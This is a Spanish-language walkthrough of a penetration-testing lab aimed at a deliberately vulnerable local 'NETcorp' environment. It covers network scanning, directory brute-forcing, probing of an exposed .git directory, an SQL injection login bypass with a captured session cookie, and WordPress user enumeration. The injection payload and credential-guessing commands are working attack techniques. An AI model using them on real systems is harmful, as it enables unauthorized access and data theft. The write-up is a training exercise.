

LABORATORIO NETCORP

Targets (host / Burp):

```
Portal:    http://127.0.0.1:8020/    (10.50.5.20)
WordPress: http://127.0.0.1:8030/    (10.50.5.30)
API:       http://127.0.0.1:8040/    (10.50.5.40)
```

<http://127.0.0.1:8020/>

Welcome to NETcorp

NETcorp delivers secure networking solutions for enterprise clients worldwide. This internal portal provides employee resources, support contacts, and service status.

- **Portal:** portal.netcorp.local — employee services
- **WordPress:** wp.netcorp.local — marketing & ebook downloads
- **API:** api.netcorp.local — commerce basket microservice

[Sign in to the employee portal](#) · [Contact support](#)

Recent announcements

Scheduled maintenance window: Sunday 02:00–04:00 UTC. VPN credentials rotate quarterly.

<http://127.0.0.1:8030/wp-admin/install.php>



Already Installed

You appear to have already installed WordPress. To reinstall please clear your old database tables first.

[Log In](#)

```
br-eb3dc8490832: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group
default link/ether 22:9b:08:dc:e1:c5 brd ff:ff:ff:ff:ff:ff inet 10.50.5.1/24 brd 10.50.5.255 scope global br-
eb3dc8490832 valid_lft forever preferred_lft forever inet6 fe80::209b:8ff:fedc:e1c5/64 scope link proto
kernel_ll
```

```
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
link/ether 12:73:0d:db:4d:a5 brd ff:ff:ff:ff:ff:ff
inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
valid_lft forever preferred_lft forever
4: br-eb3dc8490832: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
link/ether 22:9b:08:dc:e1:c5 brd ff:ff:ff:ff:ff:ff
inet 10.50.5.1/24 brd 10.50.5.255 scope global br-eb3dc8490832
valid_lft forever preferred_lft forever
inet6 fe80::209b:8ff:fedc:e1c5/64 scope link proto kernel_ll
```

10.50.5.1 (probablemente el gateway/router)

10.50.5.10

10.50.5.20

10.50.5.30

10.50.5.40

10.50.5.50

nmap -sV -p- 10.50.5.20/24

IP	Puerto	Servicio	Posible vulnerabilidad/exploración
10.50.5.10	3306/tcp	MySQL	MySQL Base de datos expuesta. Verificar credenciales débiles (root:sin contraseña)
10.50.5.20	80/tcp	HTTP	Servidor web. Explorar directorios, archivos, tecnologías
10.50.5.30	80/tcp	HTTP	Servidor web. Explorar directorios, archivos, tecnologías
10.50.5.40	80/tcp	HTTP	Servidor web. Explorar directorios, archivos, tecnologías
10.50.5.50	22/tcp	SSH	Acceso SSH. Probar credenciales por defecto, enumerar usuarios
10.50.5.1	-	Gateway	Probablemente el router, todos los puertos filtrados

Servicios Web

```
# Portal corporativo
curl -I http://10.50.5.20
# Deberías ver: Server: nginx
```

```
# WordPress
curl -I http://10.50.5.30
# Server: Apache/2.4
```

```
# API
```

```
curl http://10.50.5.40/api/status  
# {"status":"ok","version":"1.0"}
```

```
(pentester@attacker)-[~/wordlists]  
$ curl -I http://10.50.5.20  
HTTP/1.1 200 OK  
Date: Wed, 29 Jul 2026 02:21:41 GMT  
Server: Apache/2.4.68 (Debian)  
X-Powered-By: PHP/8.2.32  
Content-Type: text/html; charset=UTF-8  
  
(pentester@attacker)-[~/wordlists]  
$ curl -I http://10.50.5.30  
HTTP/1.1 301 Moved Permanently  
Date: Wed, 29 Jul 2026 02:23:00 GMT  
Server: Apache/2.4.57 (Debian)  
X-Powered-By: PHP/8.2.17  
X-Redirect-By: WordPress  
Location: http://10.50.5.30:8030/  
Content-Type: text/html; charset=UTF-8  
  
(pentester@attacker)-[~/wordlists]  
$ curl -I http://10.50.5.40  
HTTP/1.1 404 NOT FOUND  
Server: gunicorn  
Date: Wed, 29 Jul 2026 02:23:11 GMT  
Connection: close  
Content-Type: text/html; charset=utf-8  
Content-Length: 207
```

```
gobuster dir -u http://10.50.5.20 -w /usr/share/wordlists/dirb/common.txt
```

```
(pentester@attacker)-[~/wordlists]
$ gobuster dir -u http://10.50.5.20 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.50.5.20
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.htaccess (Status: 403) [Size: 315]
.hta (Status: 403) [Size: 315]
.git/HEAD (Status: 200) [Size: 21]
.htpasswd (Status: 403) [Size: 315]
admin (Status: 301) [Size: 348] [→ http://10.50.5.20/admin/]
backup (Status: 301) [Size: 349] [→ http://10.50.5.20/backup/]
includes (Status: 301) [Size: 351] [→ http://10.50.5.20/includes/]
index.php (Status: 200) [Size: 2112]
robots.txt (Status: 200) [Size: 128]
server-status (Status: 403) [Size: 315]
Progress: 4613 / 4613 (100.00%)

Finished
```

Portal	.git expuesto	curl http://10.50.5.20/.git/config
Portal	Backup	curl http://10.50.5.20/backup/
WordPress	Enumeración	curl http://10.50.5.30:8030/wp-json/wp/v2/users/
WordPress	Login	curl -d "log=mike&pwd=prince" ...
API	Endpoints	curl http://10.50.5.40/api/v1/flag
DB	Consulta	mysql -h 10.50.5.10 -u wpuser -pwppass

```
feroxbuster -u http://10.50.5.20/backup/ \
-w /usr/share/wordlists/dirb/common.txt \
-x php,html,txt,sql,zip,tar,gz,bak,old,log,conf,ini \
-t 20
```

```

(kali@kali)-[~/Downloads/netcorp]
$ feroxbuster -u http://10.50.5.20/backup/ \
  -w /usr/share/wordlists/dirb/common.txt \
  -x php,html,txt,sql,zip,tar,gz,bak,old,log,conf,ini \
  -t 20

FERROBUSTER  OXIDE
by Ben "epi" Risher  ver: 2.13.1

Target Url      http://10.50.5.20/backup
In-Scope Url    10.50.5.20
Threads        20
Wordlist        /usr/share/wordlists/dirb/common.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent      feroxbuster/2.13.1
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
Extensions     [php, html, txt, sql, zip, tar, gz, bak, old, log, conf, ini]
HTTP methods    [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

200 GET http://10.50.5.20/backup/ 20w 1744c http://10.50.5.20/login.php
301 GET http://10.50.5.20/backup/ 29w 347c http://10.50.5.20/.git => http://10.50.5.20/.git/
404 GET http://10.50.5.20/backup/ 32w 312c Auto-filtering found 404-like response and created new filter; toggle of
f with --dont-filter
403 GET http://10.50.5.20/backup/ 29w 315c Auto-filtering found 404-like response and created new filter; toggle of
f with --dont-filter
200 GET http://10.50.5.20/backup/ 75w 1765c http://10.50.5.20/contact.php
301 GET http://10.50.5.20/backup/ 29w 348c http://10.50.5.20/admin => http://10.50.5.20/admin/
301 GET http://10.50.5.20/backup/ 29w 351c http://10.50.5.20/includes => http://10.50.5.20/includes/
301 GET http://10.50.5.20/backup/ 29w 349c http://10.50.5.20/backup => http://10.50.5.20/backup/
200 GET http://10.50.5.20/backup/ 15w 190c http://10.50.5.20/admin/index.html
200 GET http://10.50.5.20/backup/ 0w 0c http://10.50.5.20/includes/db.php
200 GET http://10.50.5.20/backup/ 0w 0c http://10.50.5.20/includes/layout.php
200 GET http://10.50.5.20/backup/ 22w 173c http://10.50.5.20/backup/README.txt
[#####] - 8s 180063/180063 0s found:10 errors:0
[#####] - 7s 59982/59982 8010/s http://10.50.5.20/backup/
[#####] - 6s 59982/59982 9449/s http://10.50.5.20/admin/
[#####] - 7s 59982/59982 8068/s http://10.50.5.20/includes/

```

Si ingresamos a esta dirección <http://10.50.5.20/backup/README.txt> tenemos el siguiente mensaje.

```

NETcorp portal backup manifest (decoy)
Created: 2024-01-15
Files: users.csv (not present), config.bak (not present)
Use this directory for content discovery exercises only.

```

Validamos si podemos obtener este archivo en php <http://10.50.5.20/backup/includes/db.php> no tenemos acceso a este


```

(kali@kali)-[~/Downloads/netcorp]
$ curl http://10.50.5.20/backup/includes/db.php
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.68 (Debian) Server at 10.50.5.20 Port 80</address>
</body></html>

(kali@kali)-[~/Downloads/netcorp]
$ curl -v http://10.50.5.20/backup/includes/db.php
* Trying 10.50.5.20:80 ...
* Established connection to 10.50.5.20 (10.50.5.20 port 80) from 10.50.5.1 port 56844
* using HTTP/1.x
> GET /backup/includes/db.php HTTP/1.1
> Host: 10.50.5.20
> User-Agent: curl/8.20.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 404 Not Found
< Date: Wed, 29 Jul 2026 09:05:56 GMT
< Server: Apache/2.4.68 (Debian)
< Content-Length: 312
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.68 (Debian) Server at 10.50.5.20 Port 80</address>
</body></html>
* Connection #0 to host 10.50.5.20:80 left intact

```

Podemos hacer un Local File Inclusion (LFI) ya que esta técnica de ataque aprovecha la capacidad de un sitio web para poder incluir archivos locales en la respuesta HTTP, utilizando parámetros como `?page=` o `?file=`

LFI es una vulnerabilidad común en aplicaciones web que utilizan la función `include()` o `require()` en PHP, sin validar adecuadamente los parámetros de entrada.

Al realizar aquello igual no tenemos respuesta alguna

```
(kali@kali)-[~/Downloads/netcorp]
$ curl http://10.50.5.20/backup/?file=includes/db.php
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.68 (Debian) Server at 10.50.5.20 Port 80</address>
</body></html>
```

Encontramos también un redireccionamiento 301 a .git/ eso significa que tiene un repositorio Git expuesto.

```
curl -v http://10.50.5.20/.git/HEAD
```

Validamos que si existe como tal este repositorio y encontramos una novedad ref: refs/heads/main esto significa que está expuesto y accesible, la rama principal se llama main en lugar de master eso también quiere decir que el archivo .git/HEAD apunta a la rama main que es por defecto, se puede clonarlo, explorarlo y descargar su contenido.

```
(pentester@attacker)-[~/wordlists]
$ curl -v http://10.50.5.20/.git/HEAD
* Trying 10.50.5.20:80...
* Established connection to 10.50.5.20 (10.50.5.20 port 80) from 10.50.5.50 port 40950
* using HTTP/1.x
> GET /.git/HEAD HTTP/1.1
> Host: 10.50.5.20
> User-Agent: curl/8.20.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Wed, 29 Jul 2026 09:14:57 GMT
< Server: Apache/2.4.68 (Debian)
< Last-Modified: Sat, 25 Jul 2026 07:40:48 GMT
< ETag: "15-6576a9b8b2000"
< Accept-Ranges: bytes
< Content-Length: 21
<
ref: refs/heads/main
* Connection #0 to host 10.50.5.20:80 left intact
```

Validamos para poder clonar el repositorio y ver su contenido lo realizamos con la instalación del git-dumper.

```

(kali@kali)-[~/Downloads/netcorp]
$ sudo apt install pipx
[sudo] password for kali:
pipx is already the newest version (1.15.0-1).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 0
(kali@kali)-[~/Downloads/netcorp]
$ pipx ensurepath
/home/kali/.local/bin is already in PATH.

⚠ All pipx binary directories have been appended to PATH. If you are sure you want to proceed, try again with
the '--force' flag.

Otherwise pipx is ready to go! 🌟 🌟 🌟
(kali@kali)-[~/Downloads/netcorp]
$ pipx install git-dumper
WARNING: Skipping setuptools as it is not installed.
installed package git-dumper 1.0.9, installed using Python 3.13.14
These apps are now available
- git-dumper
done! 🌟 🌟 🌟

```

Ejecutamos la herramienta con la siguiente línea:

```
git-dumper http://10.50.5.20/.git/ ./repo_git/
```

Devuelve 404. Esto, combinado con el error de git-dumper, confirma que el repositorio .git/ está incompleto o corrupto intencionalmente.

Consultamos la página del portal de la siguiente manera:
<http://10.50.5.20/robots.txt>

```

User-agent: *
Disallow: /admin/
Disallow: /backup/
Disallow: /.git/
Disallow: /includes/

Allow: /login.php
Allow: /contact.php

```

De lo que se ha validado encontramos una ruta /.git/ si el directorio quedó expuesto, podemos verificar si permite descargar el código fuente de la aplicación, para esto verificamos de la siguiente manera:

```
curl -i http://10.50.5.20/.git/HEAD
```

Si encontramos una respuesta 200 OK con algo como ref: refs/heads/main o ref: refs/heads/master entonces quiere decir que el repositorio es descargable.

```

pentester@attacker)-[~/wordlists]
└─$ curl -i http://10.50.5.20/.git/HEAD
HTTP/1.1 200 OK
Date: Wed, 29 Jul 2026 05:45:09 GMT

```


Server: Apache/2.4.68 (Debian)
 Last-Modified: Sat, 25 Jul 2026 07:40:48 GMT
 ETag: "15-6576a9b8b2000"
 Accept-Ranges: bytes
 Content-Length: 21

ref: refs/heads/main

Si indagamos en la ruta donde está el backup encontramos que está protegido con 403 Forbidden, tendríamos que usar algún método para poder acceder al contenido del backup.

```

└─$ curl -s http://10.50.5.20/backup/
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.68 (Debian) Server at 10.50.5.20 Port 80</address>
</body></html>

```

Si intentamos ver el contenido del git solo tenemos información de la cabecera pero lo demás está bloqueado.

```

(pentester@attacker)-[~/wordlists]
$ # Intentar acceder con diferentes combinaciones
for file in HEAD refs/heads/main objects/info/packs info/refs; do
  echo -n ".git/$file: "
  curl -s -o /dev/null -w "%{http_code}" "http://10.50.5.20/.git/$file"
  echo ""
done
.git/HEAD: 200
.git/refs/heads/main: 404
.git/objects/info/packs: 404
.git/info/refs: 404

```

Como no tenemos mayor novedad procedemos en la página del portal de netcorp en el login buscar vulnerabilidades en la aplicación misma en este caso inyección por SQL que pueden llevar a la extracción de información.

Debido a que el archivo db.php está como protegido es probable que las credenciales de la base de datos estén en algún lugar al que se pueda acceder por medio de la técnica mencionada anteriormente.

```
curl -X POST -d "username=admin&password=test" http://10.50.5.20/login.php -v
```

Tenemos el siguiente resultado:

Note: Unnecessary use of -X or --request, POST is already inferred.

- ⑩ Trying 10.50.5.20:80...
- ⑩ Established connection to 10.50.5.20 (10.50.5.20 port 80) from 10.50.5.50 port 57874
- ⑩ using HTTP/1.x

POST /login.php HTTP/1.1 Host: 10.50.5.20 User-Agent: curl/8.20.0 Accept: / Content-Length: 29 Content-Type: application/x-www-form-urlencoded

⑩ upload completely sent off: 29 bytes < HTTP/1.1 200 OK < Date: Wed, 29 Jul 2026 13:18:13 GMT < Server: Apache/2.4.68 (Debian) < X-Powered-By: PHP/8.2.32 < Set-Cookie: PHPSESSID=94975f6b22764b4773f32f816c8c712a; path=/ < Expires: Thu, 19 Nov 1981 08:52:00 GMT < Cache-Control: no-store, no-cache, must-revalidate < Pragma: no-cache < Vary: Accept-Encoding < Content-Length: 2111 < Content-Type: text/html; charset=UTF-8 <

```
body{font-family:Segoe UI,Arial,sans-serif;margin:0;background:#0f172a;color:#e2e8f0}
header{background:#1e293b;padding:1rem 2rem;border-bottom:2px solid #38bdf8}
header a{color:#38bdf8;text-decoration:none;margin-right:1.25rem}
main{max-width:960px;margin:2rem auto;padding:0 1rem}
.card{background:#1e293b;border-radius:8px;padding:1.5rem;margin:1rem 0}
input,textarea{width:100%;padding:.5rem;margin:.35rem 0;background:#0f172a;border:1px solid
#334155;color:#e2e8f0}
button{background:#38bdf8;color:#0f172a;border:none;padding:.6rem 1.2rem;cursor:pointer;font-
weight:600}
.err{background:#7f1d1d;padding:.75rem;border-radius:4px;margin:.5rem 0}
.ok{background:#14532d;padding:.75rem;border-radius:4px;margin:.5rem 0}
table{width:100%;border-collapse:collapse} td,th{border:1px solid #334155;padding:.5rem;text-align:left}
</style></head><body><header><strong>NETcorp</strong> <a href="/index.php">Home</a><a
href="/login.php">Employee Login</a><a href="/contact.php">Contact</a></header><main><div
class="card">
<h1>Employee Login</h1>
<p>Authenticate with your NETcorp portal credentials.</p>
<div class="err">PDO Exception (verbose for lab): SQLSTATE[HY000]: General error: 1 near
'&quot;test&quot;': syntax error</div>
<div class="err"><strong>Executed SQL (debug):</strong><pre>SELECT id, username, full_name,
email, department FROM users WHERE username = '&#039;admin&#039;,&#039; AND password =
'&#039;test&#039;,</pre></div>
<form method="post" action="login.php">
<label>Username</label>
<input name="username" autocomplete="username" value="admin&#039;,>
<label>Password</label>
<input name="password" type="password" autocomplete="current-password">
<button type="submit">Login</button>
</form>
```

Al realizar la consulta que se envió a username se demuestra que no está sanitizado las entradas, también tiene un modo de depuración activado ya que nos muestra el error:


SQLSTATE[HY000]: General error: 1 near "test": syntax error

La consulta SQL que se ejecuta es:

```
SELECT id, username, full_name, email, department FROM users WHERE username = 'admin' AND
password = 'test'
```

Si vamos directamente a la pagina del portal login

<http://10.50.5.20/login.php>



NETcorp Home Employee Login Contact

Employee Login


Authenticate with your NETcorp portal credentials.

Username

Password

Login

Realizamos un SQL Injection ' OR '1'='1'-- obtenemos la siguiente información.



Employee profile

Signed in as **adam**. Viewing record id=1 (parameter not tied to session).

Field	Value
ID	1
Username	adam
Full name	Adam Cole
Email	adam.cole@netcorp.local
Department	Executive
Internal notes	Board liaison — confidential roadmap access.

[Not implemented — close session via browser](#)

Procedemos a obtener una cookie de sesión válida usando el mismo payload desde la terminal

```
curl -X POST -d "username=admin' OR '1'='1'-- -&password=test" http://10.50.5.20/login.php -c cookies.txt -v
```

Note: Unnecessary use of -X or --request, POST is already inferred.
`http://10.50.5.20/login.php -c cookies.txt -v`

⑩ Trying 10.50.5.20:80...

⑩ Established connection to 10.50.5.20 (10.50.5.20 port 80) from 10.50.5.50 port 56552

⑩ using HTTP/1.x

```
POST /login.php HTTP/1.1 Host: 10.50.5.20 User-Agent: curl/8.20.0 Accept: / Content-Length: 44 Content-Type: application/x-www-form-urlencoded
```

⑩ upload completely sent off: 44 bytes < HTTP/1.1 302 Found < Date: Wed, 29 Jul 2026 14:25:10 GMT < Server: Apache/2.4.68 (Debian) < X-Powered-By: PHP/8.2.32

⑩ Added cookie PHPSESSID="6143be2af0ba512c62e18e6e5991b844" for domain 10.50.5.20, path /, expire 0 < Set-Cookie: PHPSESSID=6143be2af0ba512c62e18e6e5991b844; path=/ < Expires: Thu, 19 Nov 1981 08:52:00 GMT < Cache-Control: no-store, no-cache, must-revalidate < Pragma: no-cache < Location: profile.php?id=1 < Content-Length: 0 < Content-Type: text/html; charset=UTF-8 <

⑩ Connection #0 to host 10.50.5.20:80 left intact

```
(pentester@attacker)-[~/wordlists]
$ cat cookies.txt
# Netscape HTTP Cookie File
# https://curl.se/docs/http-cookies.html
# This file was generated by libcurl! Edit at your own risk.

10.50.5.20    FALSE    /        FALSE    0        PHPSESSID    6143be2af0ba512c62e18e6e5991b844
```

Procedemos con lo siguiente:

```
curl -b cookies.txt "http://10.50.5.20/profile.php?id=1" -v
```

Determinamos que la cookie funciona y que se ha podido acceder a profile.php?id=1 donde se puede ver el perfil de adam, esto confirma que la sesión es válida y que se puede usar para ver los resultados de las inyecciones SQL.

```

* Trying 10.50.5.20:80...
* Established connection to 10.50.5.20 (10.50.5.20 port 80) from 10.50.5.50 port 46928
* using HTTP/1.x
> GET /profile.php?id=1 HTTP/1.1
> Host: 10.50.5.20
> User-Agent: curl/8.20.0
> Accept: */*
> Cookie: PHPSESSID=6143be2af0ba512c62e18e6e5991b844
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Wed, 29 Jul 2026 14:29:03 GMT
< Server: Apache/2.4.68 (Debian)
< X-Powered-By: PHP/8.2.32
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 2054
< Content-Type: text/html; charset=UTF-8
<
<!DOCTYPE html><html lang="en"><head><meta charset="utf-8"><title>Employee Profile - NETcorp</title><style>
body{font-family:Segoe UI,Arial,sans-serif;margin:0;background:#0f172a;color:#e2e8f0}
header{background:#1e293b;padding:1rem 2rem;border-bottom:2px solid #38bdf8}
header a{color:#38bdf8;text-decoration:none;margin-right:1.25rem}
main{max-width:960px;margin:2rem auto;padding:0 1rem}
.card{background:#1e293b;border-radius:8px;padding:1.5rem;margin:1rem 0}
input,textarea{width:100%;padding:.5rem;margin:.35rem 0;background:#0f172a;border:1px solid #334155;color:#e
2e8f0}
button{background:#38bdf8;color:#0f172a;border:none;padding:.6rem 1.2rem;cursor:pointer;font-weight:600}
.err{background:#7fd1d1;padding:.75rem;border-radius:4px;margin:.5rem 0}
.ok{background:#14532d;padding:.75rem;border-radius:4px;margin:.5rem 0}
table{width:100%;border-collapse:collapse} td,th{border:1px solid #334155;padding:.5rem;text-align:left}
</style></head><body><header><strong>NETcorp</strong> <a href="/index.php">Home</a><a href="/login.php">Employee
Login</a><a href="/contact.php">Contact</a></header><main><div class="card">
<h1>Employee profile</h1>
<p>Signed in as <strong>adam</strong>.
Viewing record id=<strong>1</strong> (parameter not tied to session).</p>
<table>
<tr><th>Field</th><th>Value</th></tr>
<tr><td>ID</td><td>1</td></tr>
<tr><td>Username</td><td>adam</td></tr>
<tr><td>Full name</td><td>Adam Cole</td></tr>
<tr><td>Email</td><td>adam.cole@netcorp.local</td></tr>
<tr><td>Department</td><td>Executive</td></tr>
<tr><td>Internal notes</td><td>Board liaison - confidential roadmap access.</td></tr>
</table>
<p><a href="login.php?logout=1">Not implemented - close session via browser</a></p>
</div>
</main><footer style="text-align:center;padding:2rem;color:#64748b">&copy; NETcorp Internal Portal</footer></body><
Connection #0 to host 10.50.5.20:80 left intact

```

Con wpscan se ha confirmado que WordPress está instalado en <http://127.0.0.1:8030> y que existen dos usuarios: admin y mike.

(kali@kali)~/.Downloads/netcorp] L-\$ wpscan --url <http://127.0.0.1:8030/> --enumerate u

```

  ____  _/ / ____/_/_____/
 / __ \|  \ \ / \ / \____/
/ /_< \|  \ \ / \ / \____/
\____/____/____/____/____/

```

WordPress Security Scanner by the WPScan Team
Version 3.8.28

Sponsored by Automattic - <https://automattic.com/>
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: <http://127.0.0.1:8030/> [127.0.0.1] [+] Started: Wed Jul 29 04:48:33 2026

Interesting Finding(s):

[+] Headers | Interesting Entries: | - Server: Apache/2.4.57 (Debian) | - X-Powered-By: PHP/8.2.17 | Found By: Headers (Passive Detection) | Confidence: 100%

[+] XML-RPC seems to be enabled: <http://127.0.0.1:8030/xmlrpc.php> | Found By: Direct Access (Aggressive Detection) | Confidence: 100% | References: | - http://codex.wordpress.org/XML-RPC_Pingback_API | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/ | - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/ | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/ | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: <http://127.0.0.1:8030/readme.html> | Found By: Direct Access (Aggressive Detection) | Confidence: 100%

[+] This site has 'Must Use Plugins': <http://127.0.0.1:8030/wp-content/mu-plugins/> | Found By: Direct Access (Aggressive Detection) | Confidence: 80% | Reference: http://codex.wordpress.org/Must_Use_Plugins

[+] The external WP-Cron seems to be enabled: <http://127.0.0.1:8030/wp-cron.php> | Found By: Direct Access (Aggressive Detection) | Confidence: 60% | References: | - <https://www.iplocation.net/defend-wordpress-from-ddos> | - <https://github.com/wpscanteam/wpscan/issues/1299>

[+] WordPress version 6.4.3 identified (Insecure, released on 2024-01-30). | Found By: Rss Generator (Passive Detection) | - <http://127.0.0.1:8030/?feed=rss2>, <https://wordpress.org/?v=6.4.3> | - <http://127.0.0.1:8030/?feed=comments-rss2>, <https://wordpress.org/?v=6.4.3>

[+] WordPress theme in use: twentytwentyfour | Location: <http://127.0.0.1:8030/wp-content/themes/twentytwentyfour/> | Last Updated: 2026-05-20T00:00:00.000Z | Readme: <http://127.0.0.1:8030/wp-content/themes/twentytwentyfour/readme.txt> | [!] The version is out of date, the latest version is 1.5 | Style URL: <http://127.0.0.1:8030/wp-content/themes/twentytwentyfour/style.css> | Style Name: Twenty Twenty-Four | Style URI: <https://wordpress.org/themes/twentytwentyfour/> | Description: Twenty Twenty-Four is designed to be flexible, versatile and applicable to any website. Its collecti... | Author: the WordPress team | Author URI: <https://wordpress.org> | Found By: Urls In Homepage (Passive Detection) | | Version: 1.0 (80% confidence) | Found By: Style (Passive Detection) | - <http://127.0.0.1:8030/wp-content/themes/twentytwentyfour/style.css>, Match: 'Version: 1.0'

[+] Enumerating Users (via Passive and Aggressive Methods) Brute Forcing Author IDs - Time: 00:00:00
<=====> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] admin | Found By: Author Posts - Display Name (Passive Detection) | Confirmed By: | Rss Generator (Passive Detection) | Author Id Brute Forcing - Author Pattern (Aggressive Detection) | Login Error Messages (Aggressive Detection)

[+] mike | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection) | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output. [!] You can get a free API token with 25 daily requests by registering at <https://wpscan.com/register>

[+] Finished: Wed Jul 29 04:48:35 2026 [+] Requests Done: 54 [+] Cached Requests: 6 [+] Data Sent: 14.411 KB [+] Data Received: 412.996 KB [+] Memory used: 199.988 MB [+] Elapsed time: 00:00:01

```
(kali@kali)~[~/Downloads/netcorp]
$ wpscan --url http://127.0.0.1:8030/ --enumerate u
```



WordPress Security Scanner by the WPSec Team
Version 3.8.28
Sponsored by Automattic - <https://automattic.com/>
@WPSec_, @ethicalhack3r, @erwan_lr, @firefart

```
[+] URL: http://127.0.0.1:8030/ [127.0.0.1]
[+] Started: Wed Jul 29 04:48:33 2026
```

Interesting Finding(s):

[+] Headers

```
| Interesting Entries:
|   - Server: Apache/2.4.57 (Debian)
|   - X-Powered-By: PHP/8.2.17
| Found By: Headers (Passive Detection)
| Confidence: 100%
```

[+] XML-RPC seems to be enabled: http://127.0.0.1:8030/xmlrpc.php

```
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
|   - http://codex.wordpress.org/XML-RPC_Pingback_API
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
|   - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
```

[+] WordPress readme found: http://127.0.0.1:8030/readme.html

```
